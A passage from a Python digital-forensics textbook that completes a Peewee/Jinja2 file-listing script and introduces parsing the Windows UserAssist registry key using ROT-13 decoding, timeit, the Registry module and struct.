104         logging.info('Ingesting base input directory: ' +
105             source[1])
106         ingestDirectory(source[1], custodian_model)
107         logging.info('Ingesting Complete')
```

```
107     elif source[0] == 'output':
108         logging.info('Preparing to write output for custodian: ' +
source[1])
109         writeOutput(source[1], custodian_model)
110         logging.info('Output Complete')
111     else:
112         logging.error('Could not interpret run time arguments')
113
114     logging.info('Script Complete')
```

Adjusting the initDB() function

This `initDB()` function is where we define the database type (for example, PostgreSQL, MySQL, or SQLite). Because our prior database was SQLite, we will select that, although if we wanted to use another database type we would call a separate Peewee function on line 123, such as `PostgresqlDatabase()` or `MySQLDatabase()`. On line 123, we must pass the path to the file we want Peewee to write the database to. If we prefer to only have the database temporarily, we could pass the special string "`:memory:`" to have Peewee host the SQLite database in memory. Two downsides here—one is that the database is not persistent after the script exits, and the second is the database contents must fit in memory which may not be possible on older machines or with large databases. With our use case, we must write the database to disk as we may wish to rerun the script against the same database to create additional preservations or reports:

```
117 def initDB(db):
118     """
119     The initDB function opens or creates the database
120     :param db_path: The filepath for the database
121     :return: conn, the sqlite3 database connection
122     """
123     database = peewee.SqliteDatabase(db)
```

After creating our database object, we have to initialize the `database_proxy` we created on line 23 and update it to reference the newly created SQLite database. This proxy connection tells Peewee how to route the data from the models into our SQLite instance. Once connected to the proxy, we can create the tables calling the `create_tables()` method on our Peewee database object. As you can see, we had to create a list of the models first so when we called `create_tables()` we could reference the tables to create.

The `True` argument is required here as we want to ignore the table if it is already created in the database so that we do not overwrite data. If we were to expand the functionality of the tool, or need another table, we would need to remember to add it to the list on line 125 so that the table would be created. As mentioned in the `main()` function section, we do not need to return any connection or cursor object here, as the data flows through the Peewee model classes:

```
124     database_proxy.initialize(database)
125     database.create_tables([Custodians, Files], True)
```

Modifying the `getOrAddCustodian()` function

This function is much simpler than the prior iteration. All we must do is call the `get_or_create()` method on our `Custodians` model and pass the field identifier, `name`, and the value it should respond to, `custodian`. With this call, we will have an instance from the model and a Boolean value of whether the row was created or not. In this situation, we only care about the model instance returned and are not concerned with whether it is a new entry to the database. If we wanted to provide additional logging, we could use an `if` statement to alert that the custodian was created in the database or already present based on the `created` value. On line 135, we return the model instance to the calling function as follows:

```
128 def getOrAddCustodian(custodian):
129     """
130     The getOrAddCustodian function gets the custodian or adds it
131     to the table
132     :param custodian: The name of the custodian
133     :return: custodian_model, custodian peewee model instance
134     """
135     custodian_model, created = Custodians.get_or_
create(name=custodian)
136     return custodian_model
```

Improving the `ingestDirectory()` function

While one of the more complex functions in this script, it is mostly identical to the prior iteration, as the method to gather this information has not varied. The new additions here include the initializations on line 145 of a list we will use to collect the dictionaries of file metadata, and the assignment of the passed `custodian_model` instance instead of an integer value for the custodian.

On line 164, we append the `meta_data` dictionary to the `file_data` list. Missing is the code to build a complex SQL insert statement and a list of column names and their values. Instead, we iterate over the `file_data` list and write the data in a more efficient manner. We have the following code:

```
138 def ingestDirectory(source, custodian_model):
139     """
140     The ingestDirectory function reads file metadata and stores it
141     in the database
142     :param source: The path for the root directory to recursively
143     walk
144     :param custodian_model: Peewee model instance for the
145     custodian
146     :return: None
147     """
148     file_data = []
149     for root, folders, files in os.walk(source):
150         for file_name in files:
151             meta_data = dict()
152             try:
153                 meta_data['file_name'] = os.path.join(file_name)
154                 meta_data['file_path'] = os.path.join(root, file_
155 name)
156                 meta_data['extension'] = os.path.splitext(file_
157 name)[-1]
158
159                 file_stats = os.stat(meta_data['file_path'])
160                 meta_data['mode'] = str(oct(file_stats.st_mode))
161                 meta_data['inode'] = str(file_stats.st_ino)
162                 meta_data['file_size'] = str(file_stats.st_size)
163                 meta_data['atime'] = formatTimestamp(file_stats.
164 st_atime)
164                 meta_data['mtime'] = formatTimestamp(file_stats.
165 st_mtime)
165                 meta_data['ctime'] = formatTimestamp(file_stats.
166 st_ctime)
166                 meta_data['custodian'] = custodian_model
167             except Exception:
168                 logging.error('Could not gather data for file: ' +
169 meta_data['file_path'])
170             file_data.append(meta_data)
```

On line 166, we start to insert file metadata into the database. Because we may have several thousand lines of data in our list, we need to chunk the inserts to the database to prevent any resource issues. The loop on 166 uses the xrange function, starting at 0 and continuing through the length of the `file_data` list by increments of 50. This means that `x` will be an increment of 50 until we reach the last element, where it will catch all remaining items.

This allow us on line 167 to insert data into `Files` using the `.insert_many()` method. Within the insert, we access entries from `x` through `x+50` to insert 50 elements of the list at a time. This method is a change of philosophy from the previous iteration where we inserted each line as it was gathered. Here, we are inserting batches of rows at the same time using a simplified statement to perform the `INSERT` actions. Finally on line 168, we need to execute each task that we have formed to commit the entries to the database. At the end of the function, we log the count of the files inserted as follows:

```
166     for x in xrange(0, len(file_data), 50):
167         task = Files.insert_many(file_data[x:x+50])
168         task.execute()
169
170     logging.info('Stored meta data for ' + str(len(file_data)) + ' files.')
```

A closer look at the `formatTimestamp()` function

This function serves the same purpose as the prior iteration and returns a `datetime` object as Peewee uses this object to write the data to the cell for `datetime` values. As seen in the previous iteration, using the `fromtimestamp()` method, we can convert the integer date into a `datetime` object with ease. We can return the `datetime` object as is because Peewee handles the rest of the string formatting and conversion for us. This is shown in the following code:

```
172 def formatTimestamp(ts):
173     """
174     The formatTimestamp function converts an integer into a
175     datetime object
176     :param ts: An integer timestamp
177     :return: A datetime object
178     """
179     return datetime.datetime.fromtimestamp(ts)
```

Converting the writeOutput() function

In this function, we see how to query a Peewee model instance. On line 188, we need to select a count of files where the custodian is equal to the custodian's id. We first call `select()` on the model to signify we wish to select data, followed by the `where()` method to specify the column name `Files.custodian` and the value `custodian_model.id` to evaluate. This is followed by the `count()` method to provide an integer of the number of responsive results. Note that the `count` variable is an integer, not a tuple, as seen in the previous iteration:

```
181 def writeOutput(source, custodian_model):
182     """
183     The writeOutput function handles writing either the CSV or
184     HTML reports
185     :param source: The output filepath
186     :param custodian_model: Peewee model instance for the
187     custodian
188     :return: None
189     """
190     count = Files.select().where(Files.custodian == custodian_
model.id).count()
```

On line 190, we follow the same logic from the prior iteration to check and see if some lines were responsive, followed by statements to validate the output extension to engage the correct writer or provide the user with accurate error information. Note that this time, we pass along the custodian model instance versus an id or name on lines 193 and 195, as Peewee best performs operations on existing model instances:

```
190     if not count:
191         logging.error('Files not found for custodian')
192     elif source.endswith('.csv'):
193         writeCSV(source, custodian_model)
194     elif source.endswith('.html'):
195         writeHTML(source, custodian_model)
196     elif not (source.endswith('.html') or source.endswith('.csv')):
197         logging.error('Could not determine file type')
198     else:
199         logging.error('Unknown Error Occurred')
```

Simplifying the writeCSV() function

The `writeCSV()` function uses a new method from the Peewee library, allowing us to retrieve data from the database as dictionaries. Using the `Files.select().where()` statement, we append the `dicts()` method to convert the result into dictionaries. This dictionary format is an excellent input for our reports as the built-in CSV module has a class named `DictWriter`. As the name suggests, this class allows us to pass a dictionary of information to be written as rows of data in a CSV file. The list comprehension on line 209 assigns a list of dictionaries to the `file_data` variable, containing one element per entry in the database:

```

202 def writeCSV(source, custodian_model):
203     """
204     The writeCSV function generates a CSV report from the Files
205     table
206     :param source: The output filepath
207     :param custodian_model: Peewee model instance for the
208     custodian
209     :return: None
210     """
211     file_data = [entry for entry in Files.select().where(Files.
212     custodian==custodian_model.id).dicts()]
213     logging.info('Writing CSV report')

```

Next, we open the user-specified file using a `with...as...` statement and initialize the `csv.DictWriter` class. In this class initialization, we pass the file object to write to, along with the column headers that correspond to keys in our dictionaries. After initialization, we call the `writeheader()` method and write the headers at the top of the spreadsheet. Finally, to write the rows, we call the `writerows()` method and pass the list of dictionaries:

```

212     with open(source, 'wb') as csv_file:
213         csv_writer = csv.DictWriter(csv_file, ['id', 'custodian',
214         'file_name', 'file_path', 'extension',
215                                         'file_size',
216         'ctime', 'mtime', 'atime',
217                                         'mode', 'inode'])
218         csv_writer.writeheader()
219         csv_writer.writerows(file_data)
220
221     logging.info('CSV Report completed: ' + source)

```

Condensing the writeHTML() function

We will need the `getTemplate()` function we designed earlier to generate our HTML report. On line 229, we call this prebuilt Jinja2 template object and store it in the `template` object. When referencing the template, we need to provide a dictionary with three keys: `'table_headers'`, `'file_listing'`, and `'custodian'`. These three keys are required as they are what we chose as placeholders in our template to hold this information. On line 230, we build out the table headers to use as a list of strings, formatted in the order we wish to display them:

```
222 def writeHTML(source, custodian_model):
223     """
224     The writeHTML function generates an HTML report from the Files
225     table
226     :param source: The output filepath
227     :param custodian_model: Peewee model instance for the
228     custodian
229     :return: None
230     """
231     template = getTemplate()
232     table_headers = ['Id', 'Custodian', 'File Name', 'File Path',
233                      'File Extension', 'File Size', 'Created Time',
234                      'Modified Time', 'Accessed Time', 'Mode',
235                      'Inode']
```

Afterwards, we create our `file_data` list for the `'file_listing'` key on line 232 using another list comprehension. This is created using a similar `SELECT` and `WHERE` statement on the `Files` table, as seen in the `write_output` function. This list allows us to access the attributes individually within the template as specified earlier. We could have placed this logic within the template file as well, but we thought it best to place malleable logic in a function versus a template. Take a look at line 232:

```
232     file_data = [entry for entry in Files.select().where(Files.
233                  custodian == custodian_model.id)]
```

With all three of these elements gathered, we create a dictionary with the keys to match the data in our template on line 234. After a log statement, we open the source using a `with...as...` statement. To write the template data, we call the `render()` method on our `template` object, passing our built dictionary as a `kwargs` on line 239. The `render()` method interprets the statements made in the template and places the provided data in the correct location to form an HTML report. This method also returns the raw HTML as a string, so we have encapsulated it in a `write()` call to immediately write the data to the file. Once written, we log the path to the source and the successful completion:

```
234     template_dict = {'custodian': custodian_model, 'table_'
235                         headers': table_headers, 'file_listing': file_data}
236
237     logging.info('Writing HTML report')
238
239     with open(source, 'w') as html_file:
240         html_file.write(template.render(**template_dict))
241
242     logging.info('HTML Report completed: ' + source)
```

Running our new and improved script

This iteration highlights the use of additional Python third-party libraries to handle many of the operations we previously performed in a more manual manner. In this instance, we used Peewee and Jinja2 to further automate database management and HTML reporting. These two libraries are popular methods to handle this type of data and are either bundled into, or have ports for, other Python suites, such as Flask and Django.

In addition, this iteration closely resembles the first to demonstrate the differences in the two methods in a clearer manner. One of our goals is to introduce as many methods of performing a task in Python as possible. The purpose of this chapter is not to create a better iteration but to showcase different methods to accomplish the same tasks and add new skills to our toolbox. This is the last chapter where we create multiple iterations of a script. The chapters going forward are focused on more expansive singular scripts as we begin to expand our forensic coding capabilities.

Note that the way in which we execute our script has not changed. We still need to specify a custodian, path to a database, and the type of mode. You may note that this script is considerably slower than our previous script. Sometimes, when using automated solutions, our code can suffer due to additional overhead or the inefficient implementation of the module. Here, we've lost some efficiency by moving away from a more bare-bones and manual process. However, this script is more maintainable and does not require the developer to have in-depth knowledge of SQL.

```
C:\learn-python-for-forensics>python Chapters\Chapter5\Code\file_lister_peewee.py LPF peewee_custodian_filelisting.sqlite --input C:\learn-python-for-forensics  
C:\learn-python-for-forensics>python Chapters\Chapter5\Code\file_lister_peewee.py LPF peewee_custodian_filelisting.sqlite --output peewee_lpf_filelisting.html
```

For this iteration, we opted to generate our Bootstrap-based HTML report. What this report lacks in analytical capacity, it gains in portability and simplicity. This is a responsive page, thanks to Bootstrap, and can be scanned for specific files of interest or printed out for those that prefer the paper-and-pen approach.

File Listing for Custodian 1, LPF										
Id	Custodian	File Name	File Path	File Extension	File Size	Created Time	Modified Time	Accessed Time	Mode	Inode
1	LPF	.gignore	C:\learn-python-for-forensics\gignore		57	2016-04-03 18:16:25.942755	2016-04-03 18:16:25.943245	2016-04-03 18:16:25.942755	100666	0
2	LPF	custodian_filelisting.sqlite	C:\learn-python-for-forensics\custodian_filelisting.sqlite	sqlite	96256	2016-04-04 21:58:47.694959	2016-04-04 21:58:47.674615	2016-04-04 21:58:47.664950	100666	0
3	LPF	file_lister.log	C:\learn-python-for-forensics\file_lister.log	log	3505	2016-04-04 21:58:47.633949	2016-04-04 21:58:11.339526	2016-04-04 21:58:47.663049	100666	0
4	LPF	ISSUE_TEMPLATE.md	C:\learn-python-for-forensics\ISSUE_TEMPLATE.md	md	1257	2016-04-03 18:16:27.04929	2016-04-03 18:16:27.041411	2016-04-03 18:16:27.040920	100666	0
5	LPF	line_numbers.py	C:\learn-python-for-forensics\line_numbers.py	py	420	2016-04-03 18:16:27.045424	2016-04-03 18:16:27.045910	2016-04-03 18:16:27.045424	100666	0

Challenge

As always, we challenge you to add new features to this script and extend it using the knowledge you have and available resources. For this chapter, we first challenge you to hash the indexed files, using MD5 or SHA1, and store that information in the database. You can use the built-in `hashlib` library to handle hashing operations.

In addition, consider adding user-specified filters for particular file extensions for the collection. These features can be implemented without major renovation to the code though you may find it easiest and beneficial to your understanding to start from scratch and build the script with one or more of these new features in mind.

Summary

This chapter focused on the use of databases in script development. We explored how to use and manipulate a SQLite database in Python to store and retrieve information about file listings. We discussed how and when a database might be the correct solution to store this information as it has a fixed data structure and could be a large dataset.

In addition, we discussed multiple methods of interacting with databases, a manual process to show how databases work at a lower level, and a more Pythonic example where a third-party module handles those low-level interactions for us. We also explored a new type of report, using HTML to create a different output that can be viewed without additional software, and manipulated to add new styles and functionality as seen fit. Overall, this section builds on the underlying goal of demonstrating different ways we can use Python and supporting libraries to solve forensic challenges. The code bundle for this chapter can be downloaded from <https://packtpub.com/books/content/support>.

In the next chapter, we will learn how to parse binary data and registry hives using first- and third-party libraries. Learning how to parse binary data will become a fundamental skill for the forensic developer and will feature heavily from here on out.

6

Extracting Artifacts from Binary Files

Parsing binary data is an indispensable skill. Inevitably, we are tasked with analyzing artifacts that are unfamiliar or undocumented. This issue is compounded when the file of interest is a binary file. Rather than analyzing a text-like file, we need to use our favorite hex editor to begin reverse engineering the file's internal binary structure. Reverse engineering the underlying logic of binary files is out of scope for this chapter. Instead, we will work with a binary object whose structure is already well known. This will allow us to highlight how to use Python to parse these binary structures automatically once the internal structure is understood. In this chapter, we will examine the UserAssist registry key from the NTUSER.DAT registry hive.

This chapter illustrates how to extract Python objects from binary data and generate an automatic Excel report. We will use three modules to accomplish this task: `struct`, `Registry`, and `xlsxwriter`. Although the `struct` module is included in the standard installation of Python, both `Registry` and `xlsxwriter` must be installed separately. We will cover how to install these modules in their sections.

The `struct` library is used to parse the binary object into Python objects. Once we have parsed the data from the binary object, we can write our findings into a report. In past chapters, we have reported results in the CSV or HTML files with little preanalysis. In this chapter, we will create an Excel report containing tables and summary charts of the data.

In this chapter, we will cover the following topics:

- Understanding the UserAssist artifact and its binary structure
- An introduction to ROT-13 encoding and decoding
- Installing and manipulating Registry files with the `Registry` module
- Using `struct` to extract Python objects from binary data
- Creating worksheets, tables, and charts using `xlsxwriter`

UserAssist

The UserAssist artifact identifies graphical user interface, GUI, application execution on Windows machines. This artifact stores differing amounts of information depending on the version of Windows OS. To identify the data specific to certain applications, we have to decode the registry key name as it is stored as the ROT13-encoded path and name of the application. The UserAssist value data for Windows XP and Vista is 16 bytes in length, and it stores the following:

- The last execution time in UTC (in FILETIME format)
- Execution count
- Session ID

The last execution time information is stored as a Windows FILETIME object. This is another common representation of time that differs from the UNIX timestamps we've seen in previous chapters. We will show how this timestamp can be interpreted within Python and displayed as human readable through this chapter. The execution count represents the number of times the application has been launched.

Windows 7 and higher store even more data than their predecessors. Windows 7 UserAssist values are 72 bytes in length and, in addition to the three previously mentioned artifacts, store:

- Focus count
- Focus time

The focus count is the number of times the application was clicked on to bring back into "focus." For example, when you have two applications opened, only one is in focus at a given time. The other application is inactive until it is clicked on again. The focus time is the total amount of time a given application was in focus, and it is expressed in milliseconds.



This registry artifact does not store the execution of command-line-based programs or GUI applications that are Windows "Startup" programs.

The UserAssist registry key is located within the NTUSER.DAT registry hive found in the root folder of every user's home directory. Within this hive, the UserAssist key is found at SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserAssist. Subkeys of the UserAssist key consist of known GUIDs and their respective Count subkey. Within the Count subkey of each GUID, there may be numerous values related to program execution. This structure is demonstrated here:

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserAssist
. \{GUID_1}
.. \Count
. \{GUID_2}
.. \Count
```

The values within the Count subkey store the application execution information we are interested in parsing. Each value's name under the Count subkey represents the ROT-13-encoded path and name of the executable. This makes it difficult to identify executables at first glance. Let's fix that.

Understanding the ROT-13 substitution cipher – rot13.py

ROT-13 is a simple substitution cipher that transforms text and substitutes each character with another, thirteen characters after it. For example, the letter "a" would be substituted with the letter "n" and vice versa. Elements such as numbers, special characters, and a character's case are unaffected by the cipher. While Python does offer a built-in way of decoding ROT-13, we are going to pretend that it doesn't exist and manually decode ROT-13 data. We will use the built-in ROT-13 decoding method in our script.

Before we pretend that this functionality doesn't exist, let's quickly use it to illustrate how we could encode and decode ROT-13 data with Python:

```
>>> original_data = 'Why, ROT-13?'
>>> encoded_data = original_data.encode('rot-13')
>>> print encoded_data
Jul, EBG-13?
>>> print encoded_data.decode('rot-13')
Why, ROT-13?
```

Now, let's look at how you might approach this if it weren't already built-in. While you should never reinvent the wheel, we want to take this opportunity to practice list operations and introduce a tool to audit code. The code from the `rot13.py` script in the code bundle for this chapter is given below.

The `rotCode()` function defined on line 1 accepts a ROT-13-encoded or ROT-13-decoded string. On line 7, we have `rot_chars`, a list of characters in the alphabet. As we iterate through each character in the supplied input, we will use this list to substitute the character with its counterpart 13 elements away. As we execute this substitution, we will store them in the `substitutions` list instantiated on line 10:

```
001 def rotCode(data):
002     """
003     The rotCode function encodes/decodes data using string
004     indexing
005     :param data: A string
006     :return: The rot-13 encoded/decoded string
007     """
008     rot_chars = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i',
009                 'j', 'k', 'l', 'm',
010                 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w',
011                 'x', 'y', 'z']
012     substitutions = []
```

On line 13, we begin to walk through each character, `c`, in the `data`. On line 16, we use a conditional statement to determine if the character is upper or lower case. We do this to preserve the case of the character as we process it:

```
012     # Walk through each individual character
013     for c in data:
014
015         # Walk through each individual character
016         if c.isupper():
```

On line 20, we attempt to identify the index of the character in our list. If the character is a nonalphabetical character, we will receive a `ValueError` exception. Nonalphabetical characters, such as numbers or special characters, are appended to the `substitutions` list unmodified as these types of values are not encoded by ROT-13:

```
018             try:
019                 # Find the position of the character in rot_
020                 chars list
021                 index = rot_chars.index(c.lower())
022             except ValueError:
023                 substitutions.append(c)
024                 continue
```

Once we have found the index of the character, we can calculate the corresponding index 13 characters away by subtracting 13. For values less than 13, this will be a negative number. Fortunately, list indexing supports negative numbers and works splendidly here. Before appending the corresponding character to our substitutions list, we use the string `upper()` function to return the character to its original case:

```
025                      # Calculate the relative index that is 13
characters away from the index
026                      substitutions.append((rot_chars[(index-13)]).
upper())
```


The `else` statement of the conditional block handles lowercase characters. The code block below is substantially the same functionality as what we just covered. The difference is that we never use `lower` or `upper` because the character is already in the proper case to be processed:

```
028     else:
029
030         try:
031             # Find the position of the character in rot_
chars list
032             index = rot_chars.index(c)
033         except ValueError:
034             substitutions.append(c)
035             continue
036
037         substitutions.append(rot_chars[((index-13))])
```

Finally, on line 39, we collapse the substitutions list to a string using the `join()` method. We join on an empty string so that each element of the list is appended without any separating characters. If this script is invoked from the command line, it will print out the processed string `Jul, EBG-13?` which we know corresponds to `ROT-13?`. We have the following code:

```
039     return ''.join(substitutions)
040
041 if __name__ == '__main__':
042     print rotCode('Jul, EBG-13?')
```

The following screenshot illustrates how we can import our rot13 module and call the `rotCode()` method to either decode or encode a string. Make sure that the Python interactive prompt is opened in the same directory as the `rot13.py` script. Otherwise, an `ImportError` will be generated:




```
C:\learn-python-for-forensics>python
Python 2.7.9 (default, Dec 10 2014, 12:28:03) [MSC v.1500 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import rot13
>>> data = 'Why, ROT-13?!'.encode('rot-13')
>>> print data
Jul, EBG-13?!
>>> print rot13.rotCode(data)
why, ROT-13?!
>>> print rot13.rotCode('Why, ROT-13?!')
Jul, EBG-13?!
```

Evaluating code with `timeit`

Let's now audit our module and see if it is superior to the built-in method (spoiler: its not)! We mentioned that you should never reinvent the wheel unless absolutely required. There's a good reason; most built-in or third-party solutions have been optimized for performance and security. How does our `rotCode()` function stack up against the built-in function? We can use the `timeit` module to calculate the time a function or line of code takes to execute.


Let's compare the difference between the two methods of decoding ROT-13 values. Supplying the Python interpreter with `-m` executes a named module if its parent directory is found in the `sys.path` list. The `timeit` module can be called directly from the command line using the `-m` switch.



We can see what directories are in scope by importing the `sys` module and printing `sys.path`. To extend the items available through `sys.path`, we can append new items to it using list attributes, such as `append` or `extend`.

The `timeit` module supports a variety of switches and can be used to run individual lines of code or entire scripts. The `-v` switch prints more verbose output and is increasingly more verbose when supplied with additional `v` switches. The `-n` switch is the number of times to execute the code or script (for example, the number of executions per measuring period). We can use the `-r` switch to specify how many times to repeat a measurement (defaults to 3). Increasing this will allow us to calculate a more accurate average execution speed. Finally, the `-s` switch is a statement to be run once on the first round of execution, in this case, to allow us to import the script we made. For further documentation, please visit <http://docs.python.org/2/library/timeit.html> or run `python -m timeit -h`.

The output generated on our computer when timing both methods is captured in the screenshot below. Performance may vary depending on the machine. For our first test, we measured the time it took to run three, one million cycles of our script. On the first cycle, we imported our module, rot13, before calling it. On the second test, we similarly measured three, one million cycles of the built-in decode() functions.



```
C:\learn-python-for-forensics>python -m timeit -vv -n 1000000 -s "import rot13" rot13
raw times: 0.01437 0.01391 0.01314
1000000 loops, best of 3: 0.01314 usec per loop

C:\learn-python-for-forensics>python -m timeit -vv -n 1000000 '"Jul, EBG-13?!" .decode("rot-13")'
raw times: 0.008366 0.008413 0.008411
1000000 loops, best of 3: 0.008366 usec per loop
```

It turns out that there is good reason to not reinvent the wheel. Our custom rotCode() function is roughly one and a half times slower than the built-in method when run a million times. Odds are we will not call this function a million times; for the UserAssist key, this function might be called 100 times. However, if we were working with more data or had a particularly slow script, we could begin timing individual functions or lines of code to identify poorly optimized code.

As an aside, you can also use the `time.time()` function before and after a function call and calculate the elapsed time by subtracting the two times. This alternative approach is slightly simpler to implement but not as robust.

You have now learned about the UserAssist artifact, ROT-13 encoding, and a mechanism to audit our code. Let's shift focus and examine other modules that will be used in this chapter. One of those modules, `Registry`, will be used to access and interact with the UserAssist key and values.

Working with the Registry module

The `Registry` module, developed by Willi Ballenthin, can be used to obtain keys and values from registry hives. Python provides a built-in registry module named `_winreg`; however, this module only works on Windows machines. The `_winreg` module interacts with the registry on the system running the module. It does not support opening external registry hives.

The Registry module allows us to interact with supplied registry hives and can be run on non-Windows machines. The Registry module can be downloaded from <https://github.com/williballenthin/python-registry>. Click on the releases section to see a list of all stable versions and download version 1.1.0. For this chapter, we use version 1.1.0. Once the archived file is downloaded and extracted, we can run the included `setup.py` file to install the module. In a command prompt, execute the following code in the module's top-level directory:

```
python setup.py install
```

This should install the Registry module successfully on your machine. We can confirm by opening the Python interactive prompt and typing `import Registry`. We will receive an error if the module was not installed successfully. With the Registry module installed, let's begin learning how we can leverage this module for our needs.

First, we need to import the Registry class from the Registry module. Then, we use the Registry function to open the registry object we want to query. In this example, we have copied the `NTUSER.DAT` registry file to our current working directory which allows us to supply just the filename and not the path. Next, we use the `open()` method to navigate to our key of interest. In this case, we are interested in the `RecentDocs` registry key. This key contains recent active files separated by extension:

```
>>> from Registry import Registry  
>>> reg = Registry.Registry('NTUSER.DAT')  
>>> recent_docs = reg.open('SOFTWARE\\Microsoft\\Windows\\  
CurrentVersion\\Explorer\\RecentDocs')
```

If we print the `recent_docs` variable, we can see that it contains 11 values with 5 subkeys, which may contain additional values and subkeys. In addition, we can use the `timestamp()` method to see the last written time of the registry key:

```
>>> print recent_docs  
Registry Key CMI-CreateHive{B01E557D-7818-4BA7-9885-E6592398B44E}\\  
Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\RecentDocs with 11  
values and 5 subkeys  
  
>>> print recent_docs.timestamp() # Last Written Time  
2012-04-23 09:34:12.099998
```

We can iterate over the values in the `recent_docs` key using the `values()` function in a `for` loop. For each value, we can access the `name()`, `value()`, `raw_data()`, `value_type()`, and `value_type_str()` methods. The `value()` and `raw_data()` represent the data in different ways. We will use the `raw_data()` function when we want to work with the underlying binary data and use the `value()` function to gather an interpreted result. The `value_type()` and `value_type_str()` functions display a number or string that identifies the type of data, such as `REG_BINARY`, `REG_DWORD`, and `REG_SZ`. We have the following code:

```
>>> for i, value in enumerate(recent_docs.values()):
...     print '{}: {}'.format(i, value.name(), value.value())
...
0) MRUListEx: ****?
1) 0: myDocument.docx
2) 4: oldArchive.zip
3) 2: Salaries.xlsx
...
```

Another useful feature of the Registry module is a provided means of querying for a certain subkey or value. This is provided by the `subkey()`, `value()`, or `find_key()` functions. A `RegistryKeyNotFoundException` is generated when a subkey is not present when using the `subkey()` function:

```
>>> if recent_docs.subkey('.docx'):
...     print 'Found docx subkey.'
...
Found docx subkey.

>>> if recent_docs.subkey('.1234abcd'):
...     print 'Found 1234abcd subkey.'
...
Registry.Registry.RegistryKeyNotFoundException: ...
```

The `find_key()` function takes a path and can find a subkey through multiple levels. The `subkey()` and `value()` functions search only child elements. We can use these functions to confirm that a key or value exist before trying to navigate to them.



If a particular key or value cannot be found, a custom exception from the Registry module is raised. Be sure to add error handling to catch this error and alert the user that the key was not discovered.

With the `Registry` module, finding keys and their values are made straightforward. However, when the values are not strings and are instead binary data we have to rely on another module to make sense of the mess. For all binary needs, the `struct` module is an excellent candidate.

Introducing the Struct module

The `struct` module is a standard Python library and is incredibly useful. The `struct` library is used to convert C structures to or from binary data. Full documentation of this module can be found at <http://docs.python.org/2/library/struct.html>.

For forensic purposes, the most important function in the `struct` module is the `unpack()` method. This method takes a format string representing the objects to be extracted from the binary data. It is important that the size dictated by the format string correlates to the size of the binary data supplied to the method.

The format string dictates what kind of data is in the binary object and how it should be interpreted. If we do not correctly identify the types of data or try to unpack more or less than what there really is, the `struct` module will throw an exception. The following is a table of the most common characters we use to build our format strings. The standard size column indicates the expected size of the binary object in bytes:

Character	Python object	Standard size (bytes)
h	Integer	2
i	Integer	4
q	Integer	8
s	String	1
x	N/A	N/A

There are additional characters that can be used in format strings. Other characters will interpret binary data as floats, Booleans, or other various C structures. The "x" character is simply a padding character that can be used to ignore bytes we're not interested in.

In addition, an optional starting character can be used to define byte order, size, and alignment. The default is native byte order, size, and alignment. As we cannot predict the environment our script might be ran on, it is often not advisable to use any 'native' option. Instead, we can specify little or big endian byte order with standard sizes using the "<" and ">" symbols, respectively. Let's practice with a few examples.

First, open an interactive prompt and import `struct`. Next, we assign `0x01000000` to a variable. In Python, hex notation is specified by an escape character and an "x" before every two hexadecimal characters. The length of our hex data is four bytes, and to interpret this as an integer, we can use the "`i`" character. Interpreting the hex as a little endian integer returns a value of 1:

```
>>> import struct
>>> raw_data = '\x01\x00\x00\x00' # Integer (1)
>>> print struct.unpack('<i', raw_data) # Little-Endian
(1,)
```

The "`<i`" and "`>i`" represents the string format. We are telling the `unpack()` method to interpret `raw_data` as a single integer in little or big endian byte ordering. The `struct` module returns the unpacked data as a tuple. By default, Python will print a single element tuple in parenthesis with a trailing comma, as seen in the following output:

```
>>> print struct.unpack('>i', raw_data) # Big-Endian
(16777216,)
>>> print type(struct.unpack('>i', raw_data))
<type 'tuple'>
```

We can interpret `rawer_data` as three integers by using three "`i`" characters. Otherwise, we can prepend a number to the format character to parse multiple values in a row. In both cases, when interpreted as little endian, we receive the integers 1, 5, and 4. If we weren't interested in the middle integer, we can skip it with the "`4x`" character:

```
>>> rawer_data = '\x01\x00\x00\x00\x05\x00\x00\x00\x04\x00\x00\x00'
>>> print struct.unpack('<iii', rawer_data)
(1, 5, 4)
>>> print struct.unpack('<3i', rawer_data)
(1, 5, 4)
>>> print struct.unpack('<i4xi', rawer_data) # "skip" 4 bytes
(1, 4)
```

We receive an error for the following two examples because we tried to unpack () more or less values than were actually present. This can cause some initial frustration when trying to unpack a large amount of binary data. Always be sure to check the math, the byte order, and whether the size is standard or native:

```
>>> print struct.unpack('<4i', rawer_data)
struct.error: unpack requires a string argument of length 16
>>> print struct.unpack('<2i', rawer_data)
struct.error: unpack requires a string argument of length 8
```

Let's take it one step further and parse a UserAssist value using the `struct` module. We will parse a Windows XP value, which represents the easiest scenario as it is only 16 bytes in length. The byte offsets of a Windows XP UserAssist value is recorded in the following table:

Byte offset	Value	Object
0-3	Session ID	Integer
4-7	Count	Integer
8-15	FILETIME	Integer

The following hex dump is saved into the file `Neguhe_Qrag.bin`. The file is packaged with the code bundle that can be downloaded from <https://packtpub.com/books/content/support>.

```
0000: 0300 0000 4800 0000 | ....H...
0010: 01D1 07C4 FA03 EA00 | .....
```

